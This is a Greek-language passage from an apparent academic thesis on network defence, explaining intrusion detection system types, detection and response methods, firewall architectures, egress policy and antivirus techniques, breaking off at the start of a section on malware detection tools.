Τα συστήματα ανίχνευσης παρεμβολών χωρίζονται σε τρείς κατηγορίες οι οποίες είναι το τμήμα παρακολούθησης της πληροφορίας, το τμήμα ανάλυσης και το τμήμα απάντησης. Όσον αφορά τη πρώτη κατηγορία κάποια IDS έχουν την ικανότητα ανάλυσης των πακέτων που μετακινούνται από και προς το εσωτερικό δίκτυο ενός οργανισμού ενώ κάποια άλλα έχουν τη δυνατότητα ανάλυσης πληροφοριών που προέρχονται από λειτουργικά συστήματα ή από εφαρμογές που τρέχουν σε αυτά. Έτσι τα IDSs διακρίνονται σε επιπλέον κατηγορίες [64] οι οποίες είναι τα Network-Based IDSs, τα Host-Based IDSs και τα Application-Based IDSs.

Τα Network-Based IDSs αποτελούν και την πλειοψηφία αυτών των συστημάτων. Βασική τους λειτουργία είναι η σύλληψη και ανάλυση πακέτων που κινούνται σε ένα δίκτυο με σκοπό την ανίχνευση επιθέσεων. Τα Network-Based IDSs [64] συχνά αποτελούνται από αισθητήρες που είναι τοποθετημένοι σε διάφορα σημεία του δικτύου. Οι αισθητήρες αυτοί παρακολουθούν την κίνηση στο δίκτυο, πραγματοποιούν ανάλυση αυτής και τέλος στέλνουν σε μια κεντρική κονσόλα αναφορές για τυχόν επιθέσεις. Τα πλεονεκτήματα των Network-Based IDSs είναι ότι αρκούν λίγα, κατάλληλα τοποθετημένα, για την παρακολούθησης ενός αρκετά μεγάλου δικτύου. Επίσης η χρήση των Network-Based IDSs δεν επιβαρύνει τη λειτουργία του δικτύου αφού συνήθως οι συσκευές αυτές έχουν παθητικό ρόλο στο δίκτυο, ενώ επιπρόσθετα έχουν την ικανότητα να αποκρύψουν την ταυτότητα τους, και να μην γίνονται αντιληπτά στους επιτιθέμενους. Στα μειονεκτήματα των Network-Based IDSs συγκαταλέγονται ότι εμφανίζουν προβλήματα σε περιόδους υψηλής δικτυακής κίνησης καθώς επίσης ότι δεν έχουν τη δυνατότητα ανάλυσης κρυπτογραφημένης πληροφορίας. Το πρόβλημα αυτό γίνεται ακόμη πιο έντονο σε οργανισμούς που κάνουν χρήση των ιδεατών ιδιωτικών δικτύων. Ένα ακόμα μειονέκτημα είναι ότι τα περισσότερα Network-Based IDSs δεν είναι σε θέση να πουν εάν μια επίθεση ήταν επιτυχημένη. Έχουν τη δυνατότητα να διακρίνουν μόνο εάν μια επίθεση έχει αρχικοποιηθεί.

Η λειτουργία των Host-Based IDS στηρίζεται στη συλλογή πληροφοριών μέσα από κάθε υπολογιστικό σύστημα. Η ικανότητα αυτή επιτρέπει την ακριβέστερη ανάλυση πληροφοριών καθώς προσδιορίζονται ακριβώς ποιες διαδικασίες και ποιοι χρήστες συμμετέχουν σε μια επίθεση. Επιπλέον τα Host-Based IDSs μπορούν να διακρίνουν και το αποτέλεσμα μιας επίθεσης και ακόμη μπορούν να έχουν άμεση εικόνα των αρχείων δεδομένων και των διαδικασιών του συστήματος που έχουν δεχθεί επίθεση. Το πλεονεκτήματα των Host-Based IDSs είναι ότι από τη στιγμή που έχουν τη δυνατότητα παρακολούθησης των γεγονότων σε κάθε host, μπορούν και ανιχνεύουν επιθέσεις που δεν ανακαλύπτονται από τα network-based IDSs. Επίσης μπορούν και λειτουργούν σε περιβάλλοντα όπου συμβαίνει κρυπτογράφηση της δικτυακής κίνησης, αφού συλλέγουν πληροφορίες είτε πριν την κρυπτογράφηση είτε μετά την αποκρυπτογράφηση. Τέλος έχουν τη δυνατότητα ανίχνευσης trojan horses καθώς επίσης και επιθέσεων που αφορούν σφάλματα λογισμικού. Στα μειονεκτήματά τους συγκαταλέγονται, ο δυσκολότερος τρόπος διαχείρισης αφού κάθε σύστημα απαιτεί διαφορετικό τρόπο ρύθμισης. Ειδικότερα σε περίπτωση που ο επιτιθέμενος αποκτήσει πρόσβαση σε σύστημα που τρέχει ένα Host-Based IDS, αυτομάτως μπορεί και να το εξουδετερώσει. Επίσης δυσκολεύονται στην ανίχνευση επιθέσεων που αφορούν ολόκληρο το δίκτυο όπως network scans, ενώ τέλος είναι ευάλωτα σε DoS επιθέσεις αφού η χρήση Host-Based IDSs έχει ως αποτέλεσμα την μείωση της απόδοσης του συστήματος.

Τα Application-Based IDSs αποτελούν υποσύνολο των host-based IDSs και έργο τους είναι η ανάλυση των πληροφοριών και των γεγονότων που παράγονται από εφαρμογές λογισμικού. Η πιο συνηθισμένες πηγές που χρησιμοποιούν τα Application-Based IDSs [66] είναι τα logs αρχεία. Η ικανότητα της σε βάθος ανάλυσης των εφαρμογών επιτρέπει στην ανίχνευση ύποπτων συμπεριφορών που αφορούν χρήστες που επιζητούν περισσότερα προνόμια από όσα τους έχουν δοθεί. Στα πλεονεκτήματα των Application-Based IDSs συγκαταλέγεται η δυνατότητα παρακολούθησης αλληλεπίδρασης του χρήστη με μια συγκεκριμένη εφαρμογή καθώς και ότι έχουν και αυτά την ικανότητα να λειτουργούν σε περιβάλλοντα όπου γίνεται χρήση κρυπτογραφημένης πληροφορίας. Στα μειονεκτήματα τους συγκαταλέγεται ότι τα συστήματα αυτά είναι περισσότερο ευάλωτα από τα host-based IDS αφού τα logs αρχεία που χρησιμοποιούν εκτίθενται σε μεγαλύτερο βαθμό από τα audit trails. Επειδή τα Application-Based IDSs συχνά παρακολουθούν και συλλέγουν πληροφορίες σε επίπεδο χρήστη, δεν έχουν τη δυνατότητα να ανιχνεύσουν για παράδειγμα επιθέσεις που αφορούν προβλήματα σε λογισμικό. Για το λόγο αυτό συνίσταται με βάση τους Kohlenberg T. και άλλους [66], να χρησιμοποιούνται παράλληλα με hostbases IDS και τα network-based IDS.

Στο τμήμα ανάλυσης υπάρχουν δύο βασικές τεχνικές ανάλυσης της πληροφορίας και των γεγονότων που παράγονται από το τμήμα παρακολούθησης. Αυτές είναι οι *Misuse* και *Anomaly Detection*. Σύμφωνα με τη πρώτη τεχνική [64],

ένα σύστημα intrusion detection έχει αποθηκεύσει ένα σύνολο από γεγονότα που συνθέτουν διαφορετικούς τύπους επιθέσεων και ψάχνει για γεγονότα τα οποία ταιριάζουν με την αποθηκευμένη πληροφορία. Η ανίχνευση τέτοιων γεγονότων αποδεικνύει και την ύπαρξη κάποιας επίθεσης.

Οι ανιχνευτές *Misuse Detection* είναι ικανοί να ανιχνεύουν πραγματικές επιθέσεις χωρίς να παράγουν λανθασμένες εκτιμήσεις και προειδοποιήσεις. Υπάρχει δυνατότητα διάγνωσης των λεπτομερειών της επίθεσης καθώς επίσης και της τεχνικής που χρησιμοποίησε ο επιτιθέμενος. Επίσης, επιτρέπουν σε κάποιον που δεν είναι ειδικός σε θέματα ασφαλείας να αναγνωρίσει μια επίθεση. Παρόλα αυτά έχουν τη δυνατότητα ανίχνευσης μόνο εκείνων των επιθέσεων που έχουν δηλωθεί αρχικά στο IDS. Για το λόγο αυτό είναι απαραίτητη συνεχή ενημέρωση αυτών με τις υπογραφές των καινούριων επιθέσεων. Συχνά τέτοιου τύπου IDS έχουν σχεδιαστεί έτσι ώστε να μπορούν να ανιχνεύσουν αρκετά σύνθετες επιθέσεις, και δεν είναι σε θέση να ανιχνεύσουν πολύ απλές επιθέσεις. Η τεχνική *Anomaly Detection* στηρίζεται σε ανιχνευτές που αναγνωρίζουν συμπεριφορές και καταστάσεις διαφορετικές των συνηθισμένων σε ένα host ή μέσα σε ένα δίκτυο. Οι ανιχνευτές αυτοί δημιουργούν ένα προφίλ των χρηστών, των εσωτερικών συστημάτων και των δικτυακών συνδέσεων και δρουν σύμφωνα με αυτό. Τα προφίλ συνθέτονται από δεδομένα που έχουν συγκεντρωθεί σε καταστάσεις ομαλής και κανονικής λειτουργίας ανά τακτά χρονικά διαστήματα.

Μετά την συλλογή πληροφοριών και την ανάλυση τους για την ανίχνευση τυχόν επιθέσεων, ένα σύστημα intrusion detection σχεδιάζει τα μέτρα που θα λάβει και ειδικότερα την απάντηση που θα δώσει στις διαφαινόμενες επιθέσεις. Αυτό είναι το τμήμα απάντησης. Τα εμπορικά IDS υποστηρίζουν πολλούς τρόπους απάντησης όπως ενεργές απαντήσεις, παθητικές απαντήσεις αλλά και συνδυασμούς τους. Οι ενεργές απαντήσεις αποτελούν αυτοματοποιημένες δράσεις των IDSs σε περίπτωση ανίχνευσης επίθεσης. Υπάρχουν τρεις κατηγορίες ενεργών απαντήσεων από τη πλευρά των IDSs [10]. Η πρώτη είναι η συγκέντρωση επιπλέον πληροφοριών που είναι η πιο παραγωγική αντίδραση και σε περίπτωση επίθεσης είναι η συλλογή επιπλέον πληροφοριών για την ίδια την επίθεση. Ένας άλλος τρόπος ενεργής αντίδρασης του IDS είναι ο τερματισμός της επίθεσης και το μπλοκάρισμα του επιτιθέμενου απαγορεύοντας του την πρόσβαση στο σύστημα ή στην διαδικασία. Γενικά είναι αρκετά δύσκολο να μπλοκαριστεί ο επιτιθέμενος αλλά τα IDSs έχουν τη δυνατότητα να αποτρέψουν κάποιον εισβολέα λαμβάνοντας τα απαραίτητα μέτρα. Ένας άλλος τρόπος είναι οι κινήσεις αντιμετώπισης του εισβολέα. Ο τρόπος αυτός συμπεριλαμβάνει ενέργειες όπως τυχόν επιθέσεις στο ιστότοπο του επιτιθέμενου, που στοχεύουν στην ανακάλυψη του. Οι αντιδράσεις αυτές πρέπει να είναι πολύ προσεχτικές διότι δεν είναι γνωστό αν ο επιτιθέμενος χρησιμοποιεί ως βάση του ένα άλλο νόμιμο site.

Οι παθητικές απαντήσεις των συστημάτων intrusion detection θεωρούνται όλες εκείνες οι πληροφορίες που παρέχουν στους διαχειριστές συστημάτων και στους χρήστες έτσι ώστε οι τελευταίοι να δράσουν στηριζόμενοι σε αυτές τις πληροφορίες. Τα είδη των πληροφορικών που παράγοντα σύμφωνα με τον Anderson J. P. [10], είναι τα Alarms και Notification που παράγονται από τα IDSs για να ενημερώσουν τους χρήστες για τυχών επιθέσεις που έχουν ανιχνευτεί καθώς και τα SNMP Traps και Plug-ins. Ουσιαστικά κάποια IDSs έχουν σχεδιαστεί με τέτοιο τρόπο ώστε να αναφέρουν πληροφορίες όπως οι παραπάνω σε συστήματα διαχείρισης στέλνοντας SNMP Traps. Η δυνατότητα αυτή έχει αρκετά πλεονεκτήματα αφού παρέχει μια συνολική εικόνα του δικτύου, και επιτρέπει τις άμεσες ρυθμίσεις όποτε χρειαστεί.

9.2 Ο τρόπος λειτουργίας των Συστημάτων Ανίχνευσης Εισβολών και οι λόγοι που χρησιμοποιούνται

Τα IDS, θεωρούνται πλέον απολύτως απαραίτητα στη δομή ασφαλείας ενός οργανισμού. Τα συστήματα ανίχνευσης εισβολών συνεισφέρουν στην πρόληψη προβλημάτων κατά δύο τρόπους με βάση τη πηγή [10]. Αφ' ενός είναι πιθανόν να επισημάνουν τις προσπάθειες εισβολής σε ένα πρώιμο στάδιο, οπότε και θα ληφθούν τα κατάλληλα μέτρα για την αντιμετώπισή τους πριν γίνει κάποια σημαντική ζημιά. Αφ' ετέρου, γνωρίζοντας οι επίδοξοι εισβολείς ότι υφίσταται κάποιο τέτοιο σύστημα, ξέρουν ότι η πιθανότητα αποκάλυψης και τιμωρίας τους είναι σαφώς μεγαλύτερη, και κατά συνέπεια ενδέχεται να μην εκδηλώσουν την επίθεσή τους. Επιπλέον είναι σημαντικά για την ανίχνευση επιθέσεων και παραβιάσεων που δεν ανιχνεύονται με άλλα μέσα.

Τα συστήματα ανίχνευσης εισβολών μπορούν να αποδείξουν το γεγονός ότι ένα πληροφοριακό σύστημα αντιμετωπίζει απειλές, πριν κάποια από αυτές δημιουργήσει σημαντικές ζημιές. Επιπροσθέτως τα IDS χρησιμεύουν για τον έλεγχο της ποιότητας για το σχεδιασμό ασφάλειας και τη διαχείριση των συστημάτων. Έτσι τα συστήματα ανίχνευσης εισβολών μπορούν να παράσχουν πληροφορίες για επιτυχείς επιθέσεις, συνεισφέροντας στην αποτίμηση του μεγέθους της ζημιάς, στη διαμόρφωση της λίστας ενεργειών για την ανάκαμψη και στον σχεδιασμό και εφαρμογή προληπτικών μέτρων για μελλοντική αποφυγή αντίστοιχων περιστατικών.

Σε αρκετές περιπτώσεις είναι απαραίτητη η διατήρηση σε λειτουργία παλαιών συστημάτων τα οποία δεν υποστηρίζονται πια από τους κατασκευαστές τους και που, ως εκ τούτου, είναι πιο ευάλωτα σε επιθέσεις. Τα πεπαλαιωμένα συστήματα μπορούν να προστατευθούν με τη χρήση συστημάτων ανίχνευσης εισβολών. Ακόμη και στην περίπτωση που τα συστήματα του οργανισμού υποστηρίζονται από τους κατασκευαστές και έτσι υπάρχουν τα σχετικά επιδιορθωτικά προγράμματα, η διαθεσιμότητα των προγραμμάτων αυτών δεν είναι πάντα άμεση, ενώ για πολύπλοκα περιβάλλοντα η εγκατάστασή τους μπορεί να καθυστερεί για διάφορους λόγους. Γι

αυτό και υπάρχει η αναγκαιότητα ύπαρξης ευπαθών υπηρεσιών καθώς και να υπάρχει αξιολόγηση των ενεργειών των χρηστών ή των διαχειριστών. Αυτό μπορεί να επιτευχθεί μέσω αρχείων καταγραφών που τηρούνται από τα συστήματα ανίχνευσης εισβολών με αποτέλεσμα να καθίσταται δυνατός ο εντοπισμός των ευπαθειών και έπειτα να μπορούν να διορθωθούν.

Υπάρχουν διαφορετικοί τύποι intrusion detection συστημάτων, οι οποίοι χαρακτηρίζονται από διαφορετικούς τρόπους παρακολούθησης και ανάλυσης των γεγονότων. Τα περισσότερα IDS περιγράφονται με βάση τρία θεμελιώδη λειτουργικά τμήματα [10], που είναι το τμήμα παρακολούθησης της πληροφορίας, όπου οι διαφορετικές πηγές πληροφορίας χρησιμοποιούνται για το αν τελικά έχει συμβεί μια επίθεση. Οι πηγές αυτές μπορεί να είναι είτε το δίκτυο, είτε ένας κόμβος είτε ακόμη μια εφαρμογή που τρέχει σε ένα σύστημα. Εκτός αυτού είναι το τμήμα ανάλυσης όπου αυτό συγκεντρώνει και οργανώνει τις πληροφορίες που προέρχονται από το προηγούμενο τμήμα, αποφασίζοντας αν οι επιθέσεις έχουν ήδη συμβεί ή αν δεν έχουν ολοκληρωθεί ακόμα. Τέλος είναι το τμήμα απάντησης, όπου παίρνονται αποφάσεις σχετικά με τα μέτρα που θα πρέπει να ληφθούν σε περίπτωση παραβίασης του δικτύου. Τα μέτρα αυτά διαχωρίζονται σε ενεργά και παθητικά μέτρα με τα πρώτα να συμπεριλαμβάνουν αυτοματοποιημένες αντιδράσεις εκ μέρους του συστήματος και τα δεύτερα να συμπεριλαμβάνουν κάποιες αναφορές έτσι ώστε ο υπεύθυνος ασφαλείας να έχει την δυνατότητα να ενεργήσει με βάση αυτές.

9.3 Ο τρόπος λειτουργίας των Firewalls και οι λόγοι που χρησιμοποιείται

Η σύνδεση ενός συστήματος στο διαδίκτυο δίνει την δυνατότητα πλήρους αμφίδρομης επικοινωνίας με αυτό. Η δυνατότητα αυτή δεν είναι πάντα επιθυμητή αφού εμπιστευτικές λεπτομέρειες που βρίσκονται στα συστήματα ενός οργανισμού μπορούν να διαρρεύσουν. Για να υπάρξει ένα είδος διαχωρισμού ανάμεσα στο Intranet του οργανισμού και το Internet, υπάρχει μια ομάδα συστημάτων που δημιουργεί έναν τοίχο ασφαλείας ανάμεσα στα 2 δίκτυα. Η χρήση τους βέβαια βοηθά την ενίσχυση της ασφάλειας, αλλά δεν την εγγυάται.

Το firewall αλληλεπιδρά με το διαδίκτυο και χρειάζεται ιδιαίτερη προσοχή στην εγκατάσταση του και στην σωστή διαμόρφωσή του. Firewall λοιπόν είναι ένας μηχανισμός που χρησιμοποιείται για να ελέγχει την πρόσβαση από και προς το δίκτυο με απώτερο σκοπό την προστασία του δικτύου. Ένα firewall λειτουργεί σαν μια πύλη από την οποία περνάει όλη η κίνηση από και προς το εξωτερικό δίκτυο. Βέβαια το πιο δύσκολο κομμάτι στην υλοποίηση του firewall είναι η εύρεση των κριτηρίων που θα προσδιορίζουν ποια πακέτα επιτρέπεται και ποια όχι να περάσουν στο εσωτερικό δίκτυο. Έτσι ένα firewall μπορεί να είναι ένας συνδυασμός δρομολογητών, υποδικτύων και υπολογιστών που έχουν ρόλο host.

Η λειτουργία των firewall μπορεί να είναι μία από τις ακόλουθες [67]. Η πρώτη είναι οι δρομολογητές φιλτραρίσματος πακέτων. Στη κατηγορία αυτή ένας δρομολογητής κινεί δεδομένα από και προς ένα ή περισσότερα δίκτυα, παίρνοντας ένα πακέτο από ένα δίκτυο Α και δρομολογώντας το προς ένα δίκτυο Β. Ένας δρομολογητής φιλτραρίσματος κάνει ακριβώς το ίδιο με ένα απλό δρομολογητή , επιπλέον όμως αποφασίζει για το αν θα δρομολογήσει ή όχι το πακέτο αυτό. Αυτό επιτυγχάνεται με την εγκατάσταση κάποιων φίλτρων βάση των οποίων ο δρομολογητής αποφασίζει για το τι θα κάνει με οποιοδήποτε πακέτο φτάνει σε αυτόν. Σημαντικό είναι ακόμη το αν ο δρομολογητής επαναπροσδιορίζει τις εντολές φιλτραρίσματος και αν είναι δυνατή η εφαρμογή φίλτρων για εισερχόμενα ή εξερχόμενα πακέτα σε κάθε διεπαφή. Ένα άλλο σημαντικό θέμα είναι η ικανότητα ανάπτυξης φίλτρων που βασίζονται σε επιλογές του IP header και στον τεμαχισμό των πακέτων. Τα πλεονεκτήματα του τύπου αυτού είναι το μικρό κόστος υλοποίησης και είναι διάφανο στους χρήστες και στις εφαρμογές. Στα μειονεκτήματα πρέπει να υπολογίσουμε την δυσκολία εξακρίβωσης της ορθότητας των κανόνων φιλτραρίσματος. Για πολύπλοκες εγκαταστάσεις η απόδοση του συστήματος πέφτει όσο αυξάνουν οι κανόνες φιλτραρίσματος. Τέλος η εγκατάσταση αυτού του είδους δεν είναι σε θέση να πάρει αποφάσεις σε σχέση με την εφαρμογή ή το περιεχόμενο των δεδομένων.

Οι πύλες εφαρμογών επιτρέπουν στον διαχειριστή, να υλοποιήσει μια αυστηρότερη πολιτική ασφαλείας. Στο σύστημα εγκαθίστανται proxies των εφαρμογών που επιτρέπουν την προσπέλαση σε εξωτερικούς χρήστες μόνο μέσα από αυτές , ενώ κάθε άλλη χρήση αποτρέπεται από το firewall. Οι χρήστες επιτρέπεται να προσπελαύνουν τις υπηρεσίες του gateway αλλά δεν επιτρέπεται να κάνουν login σε αυτόν. Οι proxy servers χρησιμοποιούνται προκειμένου να υπάρχει πρόσβαση στα δεδομένα με ασφαλή τρόπο. Με την χρήση τους είναι δυνατή η προσθήκη μιας λίστας ελέγχου προσπέλασης για τις διάφορες υπηρεσίες, απαιτώντας από τους χρήστες και τα συστήματα κάποια μορφή πιστοποίησης προτού τους επιτραπεί πρόσβαση σε κάποια από τις υπηρεσίες. Επίσης, οι proxy servers μπορούν να διαμορφωθούν με τέτοιο τρόπο ώστε να κωδικοποιούνται οι ροές των δεδομένων με βάση διάφορες παραμέτρους. Τέτοιες δυνατότητες μπορούν να χρησιμοποιηθούν από οργανισμούς για να πετύχουν ασφαλή διασύνδεση των ιστοτόπων τους μέσω του διαδικτύου. Τα πλεονεκτήματα αυτού του τρόπου είναι η μεγαλύτερη ασφάλεια αφού αυτά τα συστήματα εκτελούν μειωμένο set εφαρμογών και ένα ασφαλές λειτουργικό σύστημα. Η προσπέλαση στα εσωτερικά συστήματα γίνεται μόνο από τον proxy εμποδίζοντας έτσι την απευθείας σύνδεση. Οι κανόνες φιλτραρίσματος είναι αρκετά πιο εύκολοι να υλοποιηθούν και να εξακριβωθούν για την ορθότητα τους. Το μεγαλύτερο μειονέκτημα είναι πως πρέπει οι χρήστες να αλλάξουν την συμπεριφορά τους ή να στηθεί εξειδικευμένο λογισμικό που θα δίνει ευελιξία στους εσωτερικούς χρήστες χωρίς να μειώνεται η προσφερόμενη ασφάλεια. Εν τέλει σύμφωνα με τους Cheswick

W. και άλλους [67], ο συνδυασμός των δρομολογητών φιλτραρίσματος πακέτων και των πυλών εφαρμογών οδηγεί σε καλύτερα αποτελέσματα και συνήθως η υλοποίηση περιλαμβάνει και packet filtering και proxy applications. Επιπλέον, το καλύτερο firewall σε ένα δίκτυο επιτυγχάνεται με το συνδυασμό 2 screening routers με ένα ή περισσότερους proxy servers που τοποθετούνται ανάμεσα στους δύο δρομολογητές. Ο εξωτερικός router εμποδίζει την μη εξουσιοδοτημένη πρόσβαση σε επίπεδο IP ενώ επιτρέπει στον proxy server να παρέχει ασφάλεια στα πρωτόκολλα υψηλότερων επιπέδων. Ο σκοπός του εσωτερικού router είναι να μπλοκάρει όλη την κίνηση εκτός από αυτή του proxy server.

Συνεπώς, ένα firewall μπορεί να προσφέρει ένα σημείο εφαρμογής των αποφάσεων που αφορούν την ασφάλεια, ένα μέσο για την εφαρμογή της πολιτικής ασφάλειας, ένα τρόπο καταγραφής της δικτυακής κίνησης, ένα φράγμα σε ανεπιθύμητες επιθέσεις. Αντίθετα ένα firewall δεν μπορεί να μας προστατέψει από εσωτερικούς χρήστες που σκοπεύουν να επιτεθούν, συνδέσεις που δεν περνούν από αυτό και νέους τύπους απειλών ή επιθέσεων όπως και λάθη που γίνονται στη διαμόρφωση.

9.4 Τρόποι προστασίας του Firewall και του Intrusion Detection System από το κακόβολο λογισμικό

Η προστασία ενός οργανισμού από τις αυξανόμενες απειλές στις οποίες εκτίθεται μπορεί να είναι δύσκολη και απαιτεί τη λήψη πολλαπλών μηχανισμών άμυνας. Παρόλο που η κάθε εταιρεία είναι διαφορετική, η προαναφερθείσα στρατηγική πρέπει να βασιστεί στη διατήρηση της ισορροπίας μεταξύ της προστασίας, της ικανότητας, του κόστους, της απόδοσης και του λειτουργικού κόστους. Η άμυνα για τους περισσότερους οργανισμούς θα πρέπει να λαμβάνει υπόψη τα ακόλουθα κριτήρια τα οποία είναι να προστατεύεται και να είναι ασφαλής η οριοθετημένη περιοχή καθώς και το υπολογιστικό περιβάλλον.

Η οριοθετημένη περιοχή που πρέπει να προστατευτεί από ενδεχόμενες επιθέσεις είναι το σημείο στο οποίο το δίκτυο του οργανισμού αλληλεπιδρά με το διαδίκτυο. Αυτό περιλαμβάνει τα firewalls και τα συστήματα ανίχνευσης παρεμβολών.

Ειδικότερα ο κύριος σκοπός των firewall είναι ο έλεγχος πρόσβασης. Με το να περιοριστούν οι εισερχόμενες (από το διαδίκτυο στο εσωτερικό δίκτυο) και οι εξερχόμενες επικοινωνίες (από το εσωτερικό δίκτυο προς το διαδίκτυο), πολλοί φορείς επιθέσεων μπορεί να μειωθούν. Έτσι οι αποδεκτοί τύποι που θα ισχύσουν για τις εισερχόμενες επικοινωνίες σε ένα οργανισμό πρέπει ρητά να καθοριστούν στις πολιτικές των firewall. Μάλιστα η πρόσβαση στις συσκευές του firewall πρέπει αυστηρά να ελέγχεται. Αντίθετα, το firewall πρέπει να ρυθμιστεί κατάλληλα για να ελεγχθεί η εξερχόμενη κίνηση του δικτύου. Σε περίπτωση ενός host που έχει δεχθεί

επίθεση στο εσωτερικό του δικτύου, το φιλτράρισμα της εξερχόμενης κίνησης μπορεί ακόμα και να εμποδίζει την εξωτερική επικοινωνία με το διαχειριστή του συστήματος, όπως συμβαίνει στη περίπτωση των botnets.

Συχνά τα firewalls έχουν τη προεπιλογή να επιτρέπουν την κάθε εξερχόμενη κίνηση και ως εκ τούτου οι οργανισμοί να χρειαστεί να ορίσουν τις αποδεκτές εξερχόμενες επικοινωνίες για τα δίκτυά τους. Στις περισσότερες περιπτώσεις οι αποδεκτές εξερχόμενες συνδέσεις στα firewalls πρέπει να τηρούν τα ακόλουθα κριτήρια. Το SMTP μπορεί να είναι σε οποιαδήποτε διεύθυνση μόνο από το SMTP mail gateways. Το DNS πρέπει να έχει μόνο τους εσωτερικούς DNS servers για την ανάλυση των εξωτερικών host name. Τα HTTP και HTTPS που χρησιμοποιούνται από ένα εσωτερικό proxy server προκειμένου οι χρήστες να κάνουν περιήγηση σε ιστότοπους. Το spam filtering, το web filtering ή η διαχείριση του patch λογισμικού πρέπει να γίνεται με το σωστό τρόπο και να γίνουν οι σωστές ενημερώσεις που χρειάζονται. Οτιδήποτε άλλο που ενδεχομένως χρειαστεί να γίνει πρέπει να καταγραφεί από τους εκάστοτε διαχειριστές των συστημάτων σε μια εταιρεία.

Ο στόχος των συστημάτων ανίχνευσης εισβολών είναι να αναγνωρίσουν τη κίνηση στο δίκτυο σε πραγματικό χρόνο. Τα περισσότερα IDSs χρησιμοποιούν υπογραφές για να ανιχνεύσουν τα port scans, malware και άλλες ασυνήθιστες δικτυακές επικοινωνίες. Η ιδανική τοποθέτηση ενός IDS είναι εξωτερικά του οργανισμού όπως επίσης και εσωτερικά ακριβώς πίσω από το firewall. Με αυτό τον τρόπο ένας οργανισμός θα μπορεί να παρακολουθεί και να ελέγχει τόσο τη κίνηση που περνάει διαμέσων του firewall όσο και την εξωτερική. Αυτό θα είναι χρήσιμο σε περιπτώσεις όπου η κακόβουλη δραστηριότητα προέρχεται από το εσωτερικό μιας επιχείρησης.

Το λογισμικό και το υλικό ενός υπολογιστικού περιβάλλοντος πρέπει να έχει τους κατάλληλους μηχανισμούς άμυνας έτσι ώστε να προστατεύεται από τους επιτιθέμενους. Σε κάθε περίπτωση η προστασία του είναι απαραίτητη έτσι ώστε να συγκροτηθούν κατάλληλα οι μέθοδοι που θα χρησιμεύουν στη προστασία των πληροφοριών. Θα πρέπει λοιπόν οι δικτυακές συσκευές ενός οργανισμού να έχουν τις νόμιμες άδειες για τη λειτουργία τους και να έχουν εγκατασταθεί οι απαραίτητες ενημερώσεις τόσο στο λειτουργικό σύστημα όσο και στα αντιικά προγράμματα που χρησιμοποιούνται. Επιπλέον οι διαδικασίες ελέγχου επιθέσεων χρειάζεται να αλλάξουν και να γίνει καλύτερος στις ενδεχόμενες ευπάθειες που έχει ένα σύστημα. Εν τέλει πρέπει να γίνεται έλεγχος των logs, να γίνεται χρήση των proxy servers, των web content filters καθώς και του φλιταρίσματος των συνημμένων αρχείων στα μηνύματα του ηλεκτρονικού ταχυδρομείου. Με λίγα λόγια αν εφαρμοστούν οι παραπάνω τρόποι θα προστατευτούν με το καλύτερο δυνατό τρόπο τα firewalls, τα συστήματα ανίχνευσης παρεμβολών και το υπολογιστικό περιβάλλον μιας εταιρείας.

Κεφάλαιο 10ο- Ανιχνευτές κακόβουλου λογισμικού

10.1 Ο ρόλος ύπαρξης των αντιβιοτικών λογισμικών και οι τεχνικές που χρησιμοποιούν

Ο ρόλος του αντιβιοτικού λογισμικού είναι πολύ σημαντικός αφού αποτρέπει πολλές επιθέσεις που διεξάγονται κατά των πληροφοριακών συστημάτων. Αυτό διεξάγει ανίχνευση του κακόβουλου λογισμικού σε ένα σύστημα και τακτοποιεί το κακόβουλο λογισμικό που έχει προσβάλλει το σύστημα. Παράλληλα αφαιρεί τα τμήματα κώδικα του κακόβουλου λογισμικού από τα αρχεία ή, αν η αφαίρεση δεν είναι δυνατή, απομονώνει τα προσβεβλημένα αρχεία.

Η πρώτη τεχνική που χρησιμοποιούν τα αντιβιοτικά λογισμικά είναι ανάλογα με τη σειρά εκτέλεσης των προγραμμάτων. Κατά το πρώτο στάδιο γίνεται ανίχνευση ιομορφών προτού διεισδύσουν στο σύστημα και στη συνέχεια γίνεται ανίχνευση ιομορφών που έχουν ήδη διεισδύσει το σύστημα. Η δεύτερη τεχνική είναι σύμφωνα με το χρόνο εκτέλεσης των προγραμμάτων. Ειδικότερα στο πρώτο στάδιο αυτής της τεχνικής όλα τα αρχεία προσπελαύνονται από οποιαδήποτε εφαρμογή ελέγχονται, χωρίς μεσολάβηση του χρήστη, ενώ στη συνέχεια ο χρήστης διενεργεί έλεγχο των αρχείων ενός συστήματος σε χρόνο της επιλογής του.

Οι ανιχνευτές κακόβουλου λογισμικού διακρίνονται σε δύο βασικές κατηγορίες στις πρώτης γενεάς που γίνεται ανίχνευση ιομορφών με χρήση υπογραφών και δεύτερης γενεάς που υπάρχει χρήση ευριστικών μεθόδων. Επιπλέον οι ελεγκτές ακεραιότητας αποθηκεύουν *δεδομένα ακεραιότητας* των αρχείων ενός συστήματος, παρέχοντας έτσι τη δυνατότητα στο διαχειριστή να γνωρίζει ποια αρχεία έχουν τροποποιηθεί, από το χρονικό σημείο της τελευταίας καταγραφής δεδομένων ακεραιότητας. Βέβαια η τροποποίηση ορισμένων αρχείων, όπως εκτελέσιμα πρέπει να εξετάζεται περαιτέρω από τους διαχειριστές. Αξίζει να σημειωθεί ότι υπάρχει αντιβιοτικό λογισμικό ελέγχου συμπεριφοράς όπου εντοπίζει συγκεκριμένες ύποπτες ενέργειες λογισμικού, όπως εγγραφή δεδομένων σε ένα εκτελέσιμο αρχείο. Τέλος είναι και οι ανιχνευτές εικονικής μηχανής που πραγματοποιούν εξομοίωση της εκτέλεσης ενός προγράμματος σε ελεγχόμενο περιβάλλον με σκοπό τον εντοπισμό ιομορφικής συμπεριφοράς.

10.2 Εργαλεία ανιχνευτών κακόβουλου λογισμικού

Υπάρχουν πολλά εργαλεία που λειτουργούν ως ανιχνευτές κακόβουλου λογισμικού. Μερικά από αυτά είναι τα εξής:

Το πρώτο είναι το *fuzzy hashing* [118]. Μέσω του *Fuzzy hashing*, επιτρέπεται η ανακάλυψη ευαίσθητων εγγράφων τα οποία ενδέχεται να μην τοποθετούνται βάση των κλασσικών μεθόδων hashing. Η χρήση του *fuzzy hash* μοιάζει αρκετά με τη

